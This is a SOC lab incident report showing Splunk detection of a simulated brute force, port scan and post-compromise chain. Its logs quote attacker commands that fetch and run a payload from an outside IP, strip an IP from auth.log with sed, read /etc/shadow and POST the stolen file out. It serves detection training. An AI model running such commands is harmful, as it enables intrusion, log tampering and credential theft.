

# SOC INCIDENT REPORT

Splunk Home Lab — Security Monitoring Project  
Three-Scenario Detection Exercise

---

**Analyst:** Andy Dela Quarshie Wright

**Role:** SOC Level 1 Analyst

**Environment:** Splunk Cloud — Home Lab

**Date:** May 8, 2025

**Classification:** Training / Portfolio

## EXECUTIVE SUMMARY

---

This report documents three security incidents detected and investigated using Splunk Cloud as part of a home SOC lab exercise. The scenarios simulate a realistic attack chain: initial reconnaissance, brute force access, post-exploitation, and data exfiltration — all detected using SPL queries, custom alerts, and structured incident analysis.

| # | Scenario                             | Attacker IP                    | Severity | Outcome                          |
|---|--------------------------------------|--------------------------------|----------|----------------------------------|
| 1 | Brute Force / Failed Login Detection | 185.220.101.48                 | HIGH     | Detected — Successful Compromise |
| 2 | Network Port Scan Detection          | 194.165.16.73                  | MEDIUM   | Detected — 52 Ports Scanned      |
| 3 | Malware, C2 Beaconing & Exfiltration | 185.220.101.48 / 194.165.16.73 | CRITICAL | Detected — Full Attack Chain     |

SCENARIO 1 — BRUTE FORCE / FAILED LOGIN DETECTION

Date/Time: May 8, 2025 | 02:14:33 – 02:16:33  
Attacker IP: 185.220.101.48 (Known Tor Exit Node Range)  
Target Host: wright-server  
MITRE ATT&CK: T1110 — Brute Force  
Severity: HIGH

What Happened

An external IP address made 35 repeated SSH login attempts against wright-server between 02:14 and 02:16, targeting multiple usernames including admin, root, and andy. The attacker cycled through usernames rapidly — a textbook brute force pattern. At 02:16:33, the attack succeeded. The attacker logged in as user "andy" and immediately escalated to a root shell.

SPL Detection Query

```
index=main sourcetype=syslog "Failed password" OR "Invalid user"  
| rex field=_raw "from (?<src_ip>\d+\.\d+\.\d+\.\d+)"  
| rex field=_raw "user (?<username>\w+) from"  
| stats count by src_ip, username  
| where count > 3  
| sort -count
```

Screenshot 1 — Initial Search Results



Fig 1.1 — Splunk search showing brute force auth log events from 185.220.101.48

Screenshot 2 — Aggregated Attack Count



Fig 1.2 — SPL stats query showing targeted usernames and attempt counts per source IP

Screenshot 3 — Alert Saved



SCENARIO 2 — NETWORK PORT SCAN DETECTION

Date/Time: May 8, 2025 | 03:22:10 – 03:22:39

Attacker IP: 194.165.16.73

Target Host: 10.0.0.5 (wright-server internal IP)

MITRE ATT&CK: T1046 — Network Service Discovery

Severity: MEDIUM

What Happened

An external IP performed a full port scan against the internal server, probing 52 ports across TCP and UDP using mixed scan techniques — SYN, NULL, FIN, and XMAS flags — to evade basic detection. High-value targets including SMB (445), RDP (3389), SSH (22), and MySQL (3306) were probed. This is reconnaissance activity — the attacker is mapping the attack surface before launching a targeted exploit.

SPL Detection Query

```
index=main sourcetype=syslog "UFW BLOCK" OR "UFW ALLOW"
| rex field=_raw "SRC=(?<src_ip>\d+\.\d+\.\d+\.\d+)"
| rex field=_raw "DPT=(?<dest_port>\d+)"
| stats count by src_ip, dest_port
| stats count as ports_scanned by src_ip
| where ports_scanned > 10
| sort -ports_scanned
```

Screenshot 5 — Port Scan Aggregation

✓ 61 events (before 09/05/2026 09:54:26.000) No Event Sampling ▾

Job ▾ || ▸ 🔍 ⬇️ Policy-Based Pool ▾ Smart Mode ▾

Events Patterns **Statistics (61)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

< Prev 1 2 3 4 Next >

| _time ▾             | src_ip ▾ | dest_port ▾ | protocol ▾ |
|---------------------|----------|-------------|------------|
| 2026-05-08 03:22:38 |          | 0           | TCP        |
| 2026-05-08 03:22:37 |          | 0           | TCP        |
| 2026-05-08 03:22:36 |          | 0           | TCP        |
| 2026-05-08 03:22:35 |          | 0           | TCP        |
| 2026-05-08 03:22:39 |          | 0           | TCP        |
| 2026-05-08 03:22:10 |          | 21          | TCP        |
| 2026-05-08 03:22:10 |          | 22          | TCP        |
| 2026-05-08 03:22:10 |          | 23          | TCP        |
| 2026-05-08 03:22:10 |          | 25          | TCP        |
| 2026-05-08 03:22:11 |          | 53          | UDP        |
| 2026-05-08 03:22:11 |          | 80          | TCP        |
| 2026-05-08 03:22:11 |          | 110         | TCP        |
| 2026-05-08 03:22:11 |          | 111         | UDP        |
| 2026-05-08 03:22:11 |          | 135         | TCP        |
| 2026-05-08 03:22:11 |          | 139         | TCP        |
| 2026-05-08 03:22:12 |          | 143         | TCP        |
| 2026-05-08 03:22:13 |          | 443         | TCP        |
| 2026-05-08 03:22:15 |          | 445         | TCP        |
| 2026-05-08 03:22:13 |          | 993         | TCP        |
| 2026-05-08 03:22:12 |          | 995         | TCP        |

Fig 2.1 — SPL query result showing 194.165.16.73 scanned 52 unique ports

Screenshot 6 — Alert Saved

Port\_Scan\_Detection

Edit ▾

Enabled: ..... Yes. Disable

App: ..... search

Permissions: ..... Private. Owned by sc\_admin. Edit

Modified: ..... 9 May 2026 09:58:26

Alert Type: ..... Scheduled. Weekly, Monday at 6:00. Edit

Trigger Condition: .. Number of Results is > 10. Edit

Actions: ..... ~1 Action Add to Triggered Alerts Edit

There are no fired events for this alert.

Fig 2.2 — Port\_Scan\_Detection alert saved with High severity trigger

## High-Value Ports Identified

- Port 22 (SSH) — Remote access, brute force target
- Port 445 (SMB) — Ransomware entry point, EternalBlue exploitation
- Port 3389 (RDP) — Remote desktop, credential-based attacks
- Port 3306 (MySQL) — Database access, data exfiltration
- Port 80/443 (HTTP/HTTPS) — Web application vulnerabilities
- Port 23 (Telnet) — Unencrypted, credential interception risk

## Findings

- Source IP 194.165.16.73 probed 52 ports in under 30 seconds — automated scan
- Mixed scan flags (NULL, XMAS, FIN) used to evade basic IDS detection
- Port 22 returned SYN-ACK — SSH service is exposed and reachable
- Port 443 returned SYN-ACK — HTTPS service exposed
- Scan pattern consistent with Nmap aggressive reconnaissance (-sV)

## Analyst Response

- Check asset inventory — is 194.165.16.73 an authorised vulnerability scanner?
- If not authorised — block at perimeter firewall immediately
- Cross-reference IP against threat intel feeds (VirusTotal, Shodan, AbuseIPDB)
- Alert the infrastructure team — SSH and SMB exposure needs immediate review
- Recommend restricting SSH to VPN/jumpbox only — not exposed to public internet
- Monitor for follow-up exploit attempts from same IP range

## IOCs

**Attacker IP:** 194.165.16.73

**Scan Type:** Full port scan — SYN, NULL, FIN, XMAS techniques

**Ports Scanned:** 52 (including critical services on 22, 445, 3389, 3306)

**Duration:** Under 30 seconds — automated tool

## SCENARIO 3 — MALWARE ACTIVITY, C2 BEACONING & DATA EXFILTRATION

---

**Date/Time:** May 8, 2025 | 02:17:45 – 02:22:16

**Attacker IP:** 185.220.101.48 (initial access) / 194.165.16.73 (C2 server)

**Target Host:** wright-server

**MITRE ATT&CK:** T1059, T1053, T1136, T1041, T1003 — Multiple Techniques

**Severity:** CRITICAL

### What Happened

Following the successful brute force login from Scenario 1, the attacker carried out a full post-exploitation attack chain. Using living-off-the-land binaries (curl, python3, chmod) to avoid detection, the attacker downloaded a payload to /dev/shm (shared memory — harder to detect than /tmp), escalated privileges via CVE-2021-4034 (PwnKit), created a persistent backdoor account named "sysmonitor", set up a cron job for persistence, beacons out to a C2 server every 30 seconds, dumped /etc/shadow credentials, and exfiltrated them. The attacker also attempted to cover tracks by deleting auth logs and clearing bash history.

### Attack Chain Timeline

**02:17:45** Attacker logs in via brute-forced SSH credentials  
**02:17:52** Recon — whoami, uname, id, ss, find — blending with normal activity  
**02:18:10** First malware download attempt fails — port 80 blocked by UFW  
**02:18:20** Second attempt on port 443 succeeds — payload saved to /dev/shm/.x  
**02:18:30** Malware executed via python3 to avoid binary execution alerts  
**02:18:35** Privilege escalation via sudo fails — attacker pivots to SUID exploit  
**02:18:49** CVE-2021-4034 (PwnKit) — privilege escalation to root succeeds  
**02:19:02** Persistence — cron job created at /etc/cron.d/sysupdate  
**02:19:10** Backdoor account "sysmonitor" created with sudo privileges  
**02:19:18** SSH key added to sysmonitor — persistent access without password  
**02:19:25** Internal network scan — nmap -sn -T2 10.0.0.0/24  
**02:19:40** Log tampering — attacker deletes own IP from /var/log/auth.log  
**02:20:00** C2 beaconing begins — HTTPS to 194.165.16.73 every 30 seconds  
**02:22:05** Credential dump — /etc/shadow read and copied to /dev/shm/.creds  
**02:22:15** Exfiltration — .creds file POSTed to attacker C2 server

### Screenshot 7 — Full Malware Log Events

37 events (before 09/05/2026 10:15:43.000)

No Event Sampling

Job

Policy-Based Pool

Smart Mode

Events

Patterns

Statistics (37)

Visualization

Show: 20 Per Page

Format

Preview: On

Prev

1

2

Next

| _time               | _raw                                                                                                                                                    |
|---------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2026-05-08 02:17:45 | May 08 02:17:45 wright-server sshd[4860]: pam_unix(sshd:session): session opened for user andy by (uid=0)                                               |
| 2026-05-08 02:17:45 | May 08 02:17:45 wright-server sshd[4860]: Accepted password for andy from 185.220.101.48 port 58985 ssh2                                                |
| 2026-05-08 02:17:52 | May 08 02:17:52 wright-server audit[4861]: type=EXECVE msg=audit: argc=1 a0=whoami                                                                      |
| 2026-05-08 02:17:53 | May 08 02:17:53 wright-server audit[4862]: type=EXECVE msg=audit: argc=2 a0=username a1=-a                                                              |
| 2026-05-08 02:17:54 | May 08 02:17:54 wright-server audit[4863]: type=EXECVE msg=audit: argc=2 a0=cat a1=/etc/os-release                                                      |
| 2026-05-08 02:17:55 | May 08 02:17:55 wright-server audit[4864]: type=EXECVE msg=audit: argc=1 a0=id                                                                          |
| 2026-05-08 02:17:56 | May 08 02:17:56 wright-server audit[4865]: type=EXECVE msg=audit: argc=2 a0=ss a1=tulip                                                                 |
| 2026-05-08 02:17:58 | May 08 02:17:58 wright-server audit[4866]: type=EXECVE msg=audit: argc=3 a0=find a1=/home a2=name .ssh                                                  |
| 2026-05-08 02:18:10 | May 08 02:18:10 wright-server audit[4867]: type=EXECVE msg=audit: argc=3 a0=curl a1=s a2=http://194.165.16.73/update.sh                                 |
| 2026-05-08 02:18:11 | May 08 02:18:11 wright-server kernel: [UFW BLOCK] IN= OUT=eth0 SRC=10.0.0.5 DST=194.165.16.73 PROTO=TCP DPT=80                                          |
| 2026-05-08 02:18:20 | May 08 02:18:20 wright-server audit[4868]: type=EXECVE msg=audit: argc=4 a0=curl a1=s a2=-o a3=/dev/shm/.x http://194.165.16.73:443/update.sh           |
| 2026-05-08 02:18:21 | May 08 02:18:21 wright-server kernel: [UFW ALLOW] IN= OUT=eth0 SRC=10.0.0.5 DST=194.165.16.73 PROTO=TCP DPT=443                                         |
| 2026-05-08 02:18:25 | May 08 02:18:25 wright-server audit[4869]: type=PATH msg=audit: name=/dev/shm/.x inode=29471 dev=08:01 node=0100644 ouid=1000                           |
| 2026-05-08 02:18:26 | May 08 02:18:26 wright-server audit[4870]: type=EXECVE msg=audit: argc=2 a0=chmod a1=755 /dev/shm/.x                                                    |
| 2026-05-08 02:18:30 | May 08 02:18:30 wright-server audit[4871]: type=EXECVE msg=audit: argc=3 a0=python3 a1=-c a2=import os;os.system("/dev/shm/.x")                         |
| 2026-05-08 02:18:35 | May 08 02:18:35 wright-server sudo[4872]: andy : command not allowed ; TTY=pts/0 ; PWD=/dev/shm ; USER=root ; COMMAND=/bin/bash                         |
| 2026-05-08 02:18:40 | May 08 02:18:40 wright-server audit[4873]: type=EXECVE msg=audit: argc=4 a0=find a1=/ a2=-perm a3=-4000 2>/dev/null                                     |
| 2026-05-08 02:18:44 | May 08 02:18:44 wright-server audit[4874]: type=EXECVE msg=audit: argc=2 a0=usr/bin/pkexec a1=--version                                                 |
| 2026-05-08 02:18:48 | May 08 02:18:48 wright-server audit[4875]: type=EXECVE msg=audit: argc=1 a0=/dev/shm/.x                                                                 |
| 2026-05-08 02:18:49 | May 08 02:18:49 wright-server audit[4876]: type=PRIV_CMD msg=audit: uid=1000 auid=1000 ses=14 subj=unconfined_u euid=0 -- privilege escalation detected |

Fig 3.1 — All 37 malware activity events ingested into Splunk showing complete attack chain

## Screenshot 8 — LOLBin Command Detection

New Search

Save As

Create Table View

Close

```
index=main sourcetype="malware_activity_log"
| rex field=_raw "a0=(?<command>S+)"
| search command IN ("curl", "wget", "python3", "chmod", "pkexec", "useradd", "usermod", "nmap", "sed", "cat")
| table _time, command, _raw
| sort _time
```

Time range: All time

✓ 9 events (before 09/05/2026 10:19:48.000)

No Event Sampling ▼

Job

Policy-Based Pool ▼

Smart Mode ▼

Events

Patterns

Statistics (9)

Visualization

Show: 20 Per Page ▼

Format ▼

☒ Preview: On

| <div>_time ▼</div>  | <div>command ▼</div> | <div>_raw ▼</div>                                                                                                                                                    |
|---------------------|----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2026-05-08 02:17:54 | cat                  | May 08 02:17:54 wright-server audit[4863]: type=EXECVE msg=audit: argc=2 a0=cat a1=/etc/os-release                                                                   |
| 2026-05-08 02:18:10 | curl                 | May 08 02:18:10 wright-server audit[4867]: type=EXECVE msg=audit: argc=3 a0=curl a1=s a2=http://194.165.16.73/update.sh                                              |
| 2026-05-08 02:18:20 | curl                 | May 08 02:18:20 wright-server audit[4868]: type=EXECVE msg=audit: argc=4 a0=curl a1=s a2=-o a3=/dev/shm/.x http://194.165.16.73:443/update.sh                        |
| 2026-05-08 02:18:26 | chmod                | May 08 02:18:26 wright-server audit[4870]: type=EXECVE msg=audit: argc=2 a0=chmod a1=755 /dev/shm/.x                                                                 |
| 2026-05-08 02:18:30 | python3              | May 08 02:18:30 wright-server audit[4871]: type=EXECVE msg=audit: argc=3 a0=python3 a1=-c a2=import os;os.system("/dev/shm/.x")                                      |
| 2026-05-08 02:19:25 | nmap                 | May 08 02:19:25 wright-server audit[4883]: type=EXECVE msg=audit: argc=4 a0=nmap a1=-sn a2=-T2 a3=10.0.0.0/24                                                        |
| 2026-05-08 02:19:40 | sed                  | May 08 02:19:40 wright-server audit[4884]: type=EXECVE msg=audit: argc=3 a0=sed a1=-i a2=/185.220.101.48/d /var/log/auth.log                                         |
| 2026-05-08 02:22:05 | cat                  | May 08 02:22:05 wright-server audit[4886]: type=EXECVE msg=audit: argc=2 a0=cat a1=/etc/shadow                                                                       |
| 2026-05-08 02:22:15 | curl                 | May 08 02:22:15 wright-server audit[4888]: type=EXECVE msg=audit: argc=5 a0=curl a1=s a2=-X a3=POST a4=---data-binary @/dev/shm/.creds https://194.165.16.73/collect |

Fig 3.2 — SPL query detecting living-off-the-land binaries: curl, chmod, python3, nmap, sed, cat

## Screenshot 9 — C2 Beaconing Detection

| New Search                                                                                                                                                            |          | Save As                                                                                                         | Create Table View |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------|-----------------------------------------------------------------------------------------------------------------|-------------------|
| <pre>index=main sourcetype="malware_activity_log" "UFW ALLOW" "194.165.16.73"   rex field=_raw "DPT=(?&lt;port&gt;[d+])"   table _time, port, _raw   sort _time</pre> |          | Time range: All time                                                                                            |                   |
| ✓ 6 events (before 09/05/2026 10:21:42.000)                                                                                                                           |          | No Event Sampling                                                                                               | Job               |
| Events                                                                                                                                                                | Patterns | Statistics (6)                                                                                                  | Visualization     |
| Show: 20 Per Page                                                                                                                                                     |          | Format                                                                                                          | Preview: On       |
| _time                                                                                                                                                                 | port     | _raw                                                                                                            |                   |
| 2026-05-08 02:18:21                                                                                                                                                   | 443      | May 08 02:18:21 wright-server kernel: [UFW ALLOW] IN= OUT=eth0 SRC=10.0.0.5 DST=194.165.16.73 PROTO=TCP DPT=443 |                   |
| 2026-05-08 02:20:00                                                                                                                                                   | 443      | May 08 02:20:00 wright-server kernel: [UFW ALLOW] IN= OUT=eth0 SRC=10.0.0.5 DST=194.165.16.73 PROTO=TCP DPT=443 |                   |
| 2026-05-08 02:20:30                                                                                                                                                   | 443      | May 08 02:20:30 wright-server kernel: [UFW ALLOW] IN= OUT=eth0 SRC=10.0.0.5 DST=194.165.16.73 PROTO=TCP DPT=443 |                   |
| 2026-05-08 02:21:00                                                                                                                                                   | 443      | May 08 02:21:00 wright-server kernel: [UFW ALLOW] IN= OUT=eth0 SRC=10.0.0.5 DST=194.165.16.73 PROTO=TCP DPT=443 |                   |
| 2026-05-08 02:21:30                                                                                                                                                   | 443      | May 08 02:21:30 wright-server kernel: [UFW ALLOW] IN= OUT=eth0 SRC=10.0.0.5 DST=194.165.16.73 PROTO=TCP DPT=443 |                   |
| 2026-05-08 02:22:16                                                                                                                                                   | 443      | May 08 02:22:16 wright-server kernel: [UFW ALLOW] IN= OUT=eth0 SRC=10.0.0.5 DST=194.165.16.73 PROTO=TCP DPT=443 |                   |

Fig 3.3 — Regular 30-second outbound connections to 194.165.16.73 on port 443 — C2 beaconing pattern



## Screenshot 10 — C2 Alert Saved




Fig 3.4 — C2\_Beaconing\_and\_Malware\_Detection alert saved with Critical severity

### Key Detections

- Payload dropped to /dev/shm — attacker avoided /tmp to evade detection
- CVE-2021-4034 (PwnKit) used for privilege escalation — euid elevated to 0 (root)
- Backdoor account "sysmonitor" created — name chosen to blend with legitimate processes
- C2 beaconing every 30 seconds on port 443 — disguised as HTTPS traffic
- Log tampering confirmed — sed used to remove attacker IP from auth.log
- /etc/shadow exfiltrated — all system password hashes now in attacker control

### Analyst Response

- Immediately isolate the host — attacker has root, full system is compromised
- Block 194.165.16.73 at perimeter — C2 server must be cut off
- Disable and delete backdoor account "sysmonitor" — do not just lock it
- Remove /etc/cron.d/sysupdate persistence mechanism
- Rotate ALL credentials — /etc/shadow was exfiltrated, every hash is exposed
- Check internal network — attacker ran nmap against 10.0.0.0/24, lateral movement possible
- Submit 194.165.16.73 to threat intel platform as confirmed C2 IOC
- Preserve full disk image before any remediation — forensic evidence intact
- Escalate to senior IR team — this is a P1 critical incident

### IOCs

**Initial Access IP:** 185.220.101.48

**C2 Server IP:** 194.165.16.73

**Malware Path:** /dev/shm/.x

**Backdoor Account:** sysmonitor (UID 1001, sudo group)

**Persistence:** /etc/cron.d/sysupdate

**Exfil Endpoint:** https://194.165.16.73/collect (POST)

**CVE:** CVE-2021-4034 — PwnKit privilege escalation

## LESSONS LEARNED

---

### What This Lab Taught Me

- How to ingest and parse raw Linux auth and audit logs in Splunk using SPL
- How to write detection queries that surface real attacker behaviour from noisy log data
- How attackers chain techniques — brute force to foothold to escalation to persistence to exfil
- Why living-off-the-land attacks are hard to detect — curl, python3 and chmod are normal system tools
- How C2 beaconing hides in HTTPS traffic and how to detect it via connection interval patterns
- The importance of baselining normal behaviour — without it, LOLBin detection generates false positives

### What I Would Do Differently in a Real SOC

- Set up automated SOAR playbooks to isolate hosts automatically on confirmed brute force success
- Integrate threat intel feeds to auto-flag known malicious IPs before they hit
- Add a UEBA rule to flag unusual process execution patterns (python3 executing os.system is rare)
- Monitor /dev/shm — common attacker staging area that most orgs overlook
- Implement file integrity monitoring (FIM) on /etc/crontab, /etc/passwd, /etc/shadow

## REPORT DETAILS

---

**Analyst:** Andy Dela Quarshie Wright

**Contact:** Andywright192@gmail.com

**GitHub:** [github.com/Andy-Dela/splunk-soc-lab](https://github.com/Andy-Dela/splunk-soc-lab)

**Certifications:** CompTIA Security+ | TryHackMe SOC Level 1 | Google Cybersecurity

**Tools Used:** Splunk Cloud, Wireshark, Nmap, Kali Linux